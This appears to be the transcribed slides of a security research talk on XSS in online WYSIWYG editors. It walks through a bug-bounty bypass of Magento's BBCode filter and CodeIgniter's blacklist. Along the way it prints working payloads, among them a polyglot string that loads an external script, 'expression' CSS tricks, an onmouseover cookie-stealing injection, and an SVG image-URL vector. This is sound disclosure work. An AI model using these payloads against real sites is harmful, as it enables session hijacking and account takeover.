

Revisiting XSS Sanitization

A talk by Ashar Javed

@



Research Contribution

Systematically Breaking Online WYSIWYG Editors

Ashar Javed and Jörg Schwenk

Chair for Network and Data Security
Horst Görtz Institute for IT-Security, Ruhr-University Bochum
{ashar.javed, joerg.schwenk}@rub.de

The 15th International Workshop on Information Security
Applications (WISA 2014), Korea

Who Am I?

- A researcher in Ruhr University Bochum, **RUB Germany**
- A student of XSS who is working towards his PhD in XSS
- An XSSer / An XSS Enthusiast
- Listed in top sites' hall of fame
- A proud father of two
- Speaker @HITBKUL 2013, @DeepSec 2013, OWASP Seminar@RSA Europe 2013 and OWASP Spain 2014
- A Twitter lover **@soaj1664ashar**

WYSIWYG

What You See Is What You Get

Sites use WYSIWYG editors as a part of ...

- *Forum Post*
- *Private Messaging*
- *Wiki Post*
- *Support Ticket*
- *Signature Creation*
- *Comments*

WYSIWYG Editor of Magento Commerce

	<i>	<u>	quote	code	@	<a>	Close Tags
Size ▼		Color ▼					

<https://www.magentocommerce.com/boards/member/messages/compose/>

WYSIWYG Editor of Twitter

Translation

Markdown cheat sheet

Format Text

Headers

```
# This is an <h1> tag
## This is an <h2> tag
##### This is an <h6> tag
```

Text styles

```
*This text will be italic*
_This will also be italic_

**This text will be bold**
__This will also be bold__

*You **can** combine them*
```

Lists

Unordered

```
* Item 1
* Item 2
  * Item 2a
  * Item 2b
```

Ordered

```
1. Item 1
2. Item 2
3. Item 3
  * Item 3a
  * Item 3b
```

Miscellaneous

Links

```
https://twitter.com/ - automatic!
[Twitter](https://twitter.com/)
```

Blockquotes

```
As Kanye West said:

> We're living the future so
> the present is our past.
```

<https://translate.twitter.com/forum/forums/translators-general-discussion/topics/new>

WYSIWYG Editor of Amazon

The screenshot shows the Amazon Seller Forums interface with a WYSIWYG editor. The left sidebar contains the 'amazon services seller forums' logo, 'Seller Forums' title, and a 'Ask a question' button. The main content area is titled 'Seller Forums Help' and 'Formatting plain text'. It explains that users can use markup to format their message text. Below this, there are two columns of examples showing the markup and the resulting formatted text. The first column shows basic text formatting like bold, italics, underline, superscript, subscript, strikethrough, and line breaks. The second column shows more complex formatting like image links, URL links, and email links. The bottom of the editor shows a 'Plain Text' tab and a 'Preview' button, along with a toolbar containing icons for bold, italic, underline, link, and unlink.

amazon services
seller forums

Seller Forums
Amazon Seller Forums » S

Ask a question ?
Or start a discussion

Question:

Message:
You can **format the text** with

Plain Text Preview

B *I* U


Seller Forums Help [Close Window](#)

Formatting plain text
You can use the following markup in the body of the message to format your message text.

Markup	Result	Markup	Result
bold	bold	Image:	
+italics+	<i>italics</i>	!http://../post.gif!	
underline	<u>underline</u>	Link: [URL]	URL
Superscript: 3 ^rd^	3 rd	Link: [Name URL]	Name
Subscript: 2 ~n~	2 _n	Link: [Name URL Tip]	Name
--strike--	strike	Email: [foo@bar.com]	foo@bar.com
Line: -----			
Heading 1: h1.	ABC		
Heading 2: h2.	ABC		
Heading 3: h3.	ABC		
Heading 4: h4.	ABC		
Heading 5: h5.	ABC		
Heading 6: h6.	ABC		

[https://kdp.amazon.com/community/post!
default.jspa?forumID=9](https://kdp.amazon.com/community/post!default.jspa?forumID=9)

WYSIWYG Editor of Yahoo Email



[https://us-
mg5.mail.yahoo.com/neo/launch#4280379
338](https://us-mg5.mail.yahoo.com/neo/launch#4280379338)

Froala WYSIWYG Editor



<http://editor.froala.com/>

Some Statistics about Froala



stefanneculai commented on Apr 23

2.5 months since our launch

5000 downloads directly from our website

1000 downloads of the rails gem

There should be another 1000 more from other sources where the editor is posted.

<https://github.com/froala/wysiwyg-editor/issues/33#issuecomment-40289023>

Jive WYSIWYG Editor



<https://community.jivesoftware.com>

Statistics about Jive

work better together™

Jive has helped millions of people
at the world's top companies
work better together.

It can do the same for you.

<http://trust.jivesoftware.com/why-jive/customers/#view=list>

TinyMCE WYSIWYG Editor




<http://www.tinymce.com/tryit/full.php>

Statistics about TinyMCE



[http://www.tinymce.com/enterprise/using.
php](http://www.tinymce.com/enterprise/using.php)

CKEditor WYSIWYG Editor



<http://ckeditor.com/demo#full>

Statistics of CKEditor

545 375	141 166	9 497 060	88 455
REGISTERED DEVS	LINES OF CODE	NUMBER OF DOWNLOADS	COFFEE CUPS CONSUMED


[http://ckeditor.com/about/who-is-using-
ckeditor](http://ckeditor.com/about/who-is-using-ckeditor)

MooEditable WYSIWYG Editor

MooEditable by cheeaun


A simple web-based WYSIWYG editor, written in [MooTools](#).

Demo



<http://cheeaun.github.io/mooeditable/>

In Use on CNET Forums



<http://forums.cnet.com/windows-8-forum/?tag=contentMain;contentBody&refresh=1410685383672>

Cross-Site Scripting (XSS)

XSS -- *An Epidemic*



Ashar Javed

@soaj1664ashar

#XSS is everywhere & it is not going anywhere.

It was there .. It is there & It will be there.

#nothingmoretosay #thatsit

↩ Reply ★ Favorite ... More

<https://twitter.com/soaj1664ashar/status/342002554118492162>

For Details on XSS ... see my slides

[Cross-Site Scripting: My Love
Where is Secure Code?](#)

[On Breaking PHP-Based XSS Protection
Mechanisms in the Wild](#)

**Lets Start with a tale
of 1000\$ XSS in
WYSIWYG editor of
Magento Commerce**

Magento Commerce's Bug Bounty Program

 Magento an ebay inc. company		
PRODUCTS CUSTOMERS PARTNERS TRAINING RESOURCES HELP COMPANY BLOG		
Vulnerability	Tier 1 Applications	Tier 2 Applications
Information Disclosure (PII, passwords, or credit card data)	Up to \$10,000	Up to \$5,000
Remote Code Execution	Up to \$10,000	Up to \$2,500
Privilege Escalation	Up to \$5,000	Up to \$1,000
SQL Injection	Up to \$5,000	Up to \$1,000
Cross-Site Request Forgery (CSRF)	Up to \$5,000	Up to \$500
Cross-Site Scripting (XSS)	\$1000	\$500
Clickjacking	\$500	\$100

<http://magento.com/security>

Magento Commerce Forum Posting has been disabled ... :D




Posting in the Magento forums has been disabled pending the implementation of a new and improved forum solution which should better serve the community.

For new questions please post at magento.stackexchange.com, the community-run support site for the Magento community. We will be providing updates on the new forum solution soon. For questions or concerns please email community@magento.com.

<https://www.magentocommerce.com/boards/>

XSS affects on 2051362 users



The screenshot shows the top navigation bar of the Magento website, which is an eBay Inc. company. Below the navigation bar, there is a 'Visitor Statistics' section. The statistics indicate that the most visitors ever was 10287, on June 12, 2014, at 12:26 PM. The total registered members are 2051362, and the total logged-in users are 128. Other statistics include total topics (334227), total replies (448284), total posts (782511), total anonymous users (0), and total guests (808).

Visitor Statistics	
The most visitors ever was 10287, on June 12, 2014 12:26 PM	
Total Registered Members: 2051362	Total Logged-in Users: 128
Total Topics: 334227	Total Anonymous Users: 0
Total Replies: 448284	Total Guests: 808
Total Posts: 782511	

<http://www.magentocommerce.com/boards/>

WYSIWYG Editor of Magento Commerce

New Message

Recipients 

CC 

Subject

Guided ☐ Normal ☒

**** **<i>** **<u>** quote code @ <a> Close Tags

Font Formatting Size Color

Message

Smileys

How it works?

[b][size=4][color=blue]bold[/size][/color][/b]
[i]italic[/i]
[u]underline[/u]
[quote]quote[/quote]
[code]code[/code]
[email=justashar@hotmail.com]reach me[/email]
[url=http://www.bbcnews.com]Top Stories[/url]



I try to break down the above input into parts e.g., [b][size=4][color=blue]bold[/size][/color][/b] is internally treated as:

```
<b><span style="font-size:16px;"><span style="color:blue;">bold</span></span></b>
```



Quick XSS Test

```
""><marquee><img src=x onerror=confirm(document.cookie)></marquee>"></plaintext\></|\><plaintext/onmouseover=prompt(1)>"><script>alert(document.domain)</script>@gmail.com<isindex formaction=javascript:alert(/XSS/) type=submit>'-->"></script><script>alert(1)</script>"><img/id="confirm&lpar;1&#x29;" /alt="/"src="http://www.iii-security.org/images/new-web/Trojan_Horse.jpg"onmouseover=eval(id&#x29;>"><script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js'/&Tab;></script>
```

and it has been converted into:

```
"">><marquee>x  
onerror=confirm([removed])</marquee>"></plaintext\></|\><plaintext/onmouseover=prompt(1)>">alert(document.domain)@gmail.com<isindex formaction=[removed]alert(/XSS/) type=submit>'-->">alert(1)"><img/id="confirm(1)" /alt="/"src="http://www.iii-security.org/images/new-web/Trojan_Horse.jpg"onmouseover=eval(id)>"">http://bryanhallsawakening.files.wordpress.com/2013/09/anonymousbigbrotherclone.jpg
```

By looking at **[removed]** in the converted XSS attack vector ...



I remembered CodeIgniter's CI_Security Class

```
protected $_never_allowed_str = array(
    'document.cookie'      => '[removed]',
    'document.write'       => '[removed]',
    '.parentNode'          => '[removed]',
    '.innerHTML'           => '[removed]',
    '-moz-binding'          => '[removed]',
    '<!--'                  => '&lt;!--',
    '-->'                  => '--&gt;',
    '<![CDATA['            => '&lt;![CDATA[',
    '<comment>'            => '&lt;comment&gt;'
);
```

<https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/Security.php#L124>

What is CodeIgniter?

CodeIgniter is one of the world's most popular Open Source PHP frameworks, used by thousands of developers powering hundreds of thousands of sites, in addition to being deployed as the underpinning of every ExpressionEngine installation. As of this writing it is the second most watched PHP project hosted at GitHub, surpassing Slim, Yii, CakePHP, Zend, and Laravel in either followers, contributors, or both. It has the highest number of forks of any PHP project at GitHub of all time. It is used by everyone from AT&T to Home Depot to Dictionary.com, to Rachael Ray to Magento to the Mail & Guardian, to the Universities of Missouri, Michigan, Texas, Georgia, and more (Sources: builtwith.com, wappalyzer.com). And it is used as the server-side back end for many mobile apps.



Ashar Javed @soaj1664ashar · Oct 4

I never know that CodeIgniter (Open Source #PHP frameworks (@CodeIgniter)) is that much popular
:P pic.twitter.com/dhZ2yJ21of

↩ Reply 🗑 Delete ★ Favorite

Flag media

CodeIgniter's Popularity

CodeIgniter Customers

Get access to data on **264,038 websites that have used CodeIgniter**. We know of **127,214 live websites** using CodeIgniter and **an additional 136,824 sites** that used CodeIgniter historically

[View Website List](#)

<http://trends.builtwith.com/framework/CodeIgniter>

My meeting with CodeIgniter :-D

<https://github.com/EllisLab/CodeIgniter/issues/2667>

Let's start dissecting ...

```
[b][size=4][color=blue]bold[/size][color][b]
```

```
[b/onmouseover=alert(1)][size=4][color=blue]bold[/size][color][b]
```

AND/OR

```
[b onmouseover=alert(1)][size=4][color=blue]bold[/size][color][b]
```

Both above mentioned variations also do not work and internally site treat them as:

```
▼ <p>  
  "[b/onmouseover=alert(1)]"  
  ▼ <span style="font-size:16px;">  
    <span style="color:blue;">bold</span>  
  </span>  
  <br>  
  "  
  [b onmouseover=alert(1)]"  
  ▼ <span style="font-size:16px;">  
    <span style="color:blue;">bold</span>  
  </span>
```

Output looks like:

Preview

[b/onmouseover=alert(1)]bold

[b onmouseover=alert(1)]bold

Dissection Continue ...

```
[url=http://www.bbcnews.com]Top Stories[/url]
```

Lets input ...

```
[url=javascript:alert(1)]Top Stories[/url]
```

AND/OR

```
[url=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcQoMik+]Top Stories[/url]
```

The above two forms of injections also do not work and internally site treats them as:

```
▼ <p>  
<a href="http://removed" target="_blank">alert(1)]Top Stories</a>  
<br>  
<a href="http://data:text/htmlbase64,PHN2Zy9vbmxvYWQ9YWxlcQoMik+" target="_blank">Top Stories</a>  
</p>
```


Dissection Continue ...

```
[b][size=4][color=blue]bold[/size][/color][/b]
```

```
[b][size=4][color=width:expression(alert(1))]bold[/size][/color][/b]
```

which becomes:

```
▼<span style="font-size:16px;">  
  <span style="color:width:[removed;]>alert(1))bold</span>  
</span>
```

Dissection Continue ...

```
[b][size=4][color=blue]bold[/size][color][b]
```

```
[b][size=4][color=width:expre/**/ssion(alert(1))]bold[/size][color][b]
```

So it seems, with the help of `/**/`, the above injection bypasses CodeIgniter's black-listed word „**expression**“ and it looks like:

```
▼<span style="font-size:16px;">  
  <span style="color:width:expre/**/ssion(alert(1));">bold</span>  
</span>
```

`width:expre/**/ssion(alert(1))` is an old trick discussed in [SLA.CKERS](#)

CSS will work if ...

CSSPropertyName: Value

BUT we have ...

```
<span style="color:width:expre/**/ssion(alert(1));">bold</span>
```

Question: How to get rid of `color`?

Next Great Idea ...



Use **STYLE** tag as per allowed syntax

```
[b][size=4][color=blue]bold[/size][/color][/b]
```

```
[b][style=width:expre/**/ssion(alert(1))]bold[/style][/b]
```

and it becomes:

```
<span class="width:expre/**/ssion(alert(1))">bold</span>
```

It seems I am moving in the right direction ...

Now our above injection becomes:

```
[b][style=style=width:expre/**/ssion(alert(1))]bold[/style][b]
```

and the site converts the above injection into:

```
<span class="style=width:expre/**/ssion(alert(1))">bold</span>
```

Use double quotes in order to break the context ...

So new injection now looks like:

```
[b][style="style=width:expre/**/ssion(alert(1))]]bold[/style][[/b]
```

and this time, Magento has converted the above injection into:

```
<span class="" style="width:expre/**/ssion(alert(1))&quot;">bold</span>  
<p><b><span class="" style="width:expre/**/ssion(alert&#40;1&#41;)">bold</span></b>
```

Here we go ...

`[b][style="style=width:expre/**/ssion(alert(1)) junktext]bold[/style][b]`

and this time Magento behaves like a good child:

`<span class="" style="width:expre/**/ssion(alert(1))" junktext="">bold</span>`

So now all set for an XSS in IE7 ...



```
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
    </div>
<p><b><span class="" style="width:expre/**/ssion(alert&#40;1&#41;) junktext">bold</span></b></p>
</td>
tr>
td class="tableCellOne member-info">&nbsp;</td>
td class="tableCellOne threadBg" style="padding:0" height="30" align="right">
    <div align="right" class="botLinks" style="margin-right:30px;">
```


Who Cares about IE7?

**Lets try to make it work in
modern browsers ...**

Yes ... Done with it...

If you remembered correctly, as soon as we have injected `[style][style]` mark-up, Magento has dynamically created a „**class**“ attribute. e.g.,

`[b][style=]bold[/style][b]`

has been converted into:


`<span class="">bold</span>`

It means, now we can try „**onmouseover**“ stuff along with „**style**“ tag and this should work ...

So our FINAL injection that works in latest Chrome browser will be now looks like:

`[b][style="onmouseover="alert(cookie);]bold[/style][b]`

Tea Time with `cookie` :-)




Another Sad Thing ...

"**PHPSESSID**" cookie is not **httpOnly**

```
PHPSESSID=d00cpue34sq1vn74qb2hog6bi1;
```

Can XSSed Forum Moderator for more privileges



thebod

Member Group: Forum Moderator

[View all posts by this member](#)

[Ignore Member](#)



<http://www.magentocommerce.com/boards/member/382896/>

Recommended Read

<http://www.scribd.com/doc/226925089/Style-XSS-in-Magento-When-Style-helps-you>

Identification of Common Injection Points in WYSIWYG Editors

Attacking Insert/Edit Image Feature

Attack Vector #1

[http://xssplayground.net23.net/xss%22onmouseover=%22alert\(1\);%20imagefile.svg?\"onmouseover=\"alert\(1\)\"](http://xssplayground.net23.net/xss%22onmouseover=%22alert(1);%20imagefile.svg?\)

Features of attack vector #1

- **Valid URL (Browsers render it)**
- **In case of explicit decoding on server-side, it can be used to break the context and execute JavaScript**
- **Useful in breaking the context for JavaScript execution (in case if no server-side decoding)**
- **SVG based JavaScript execution**

Explicit Server-Side Decoding

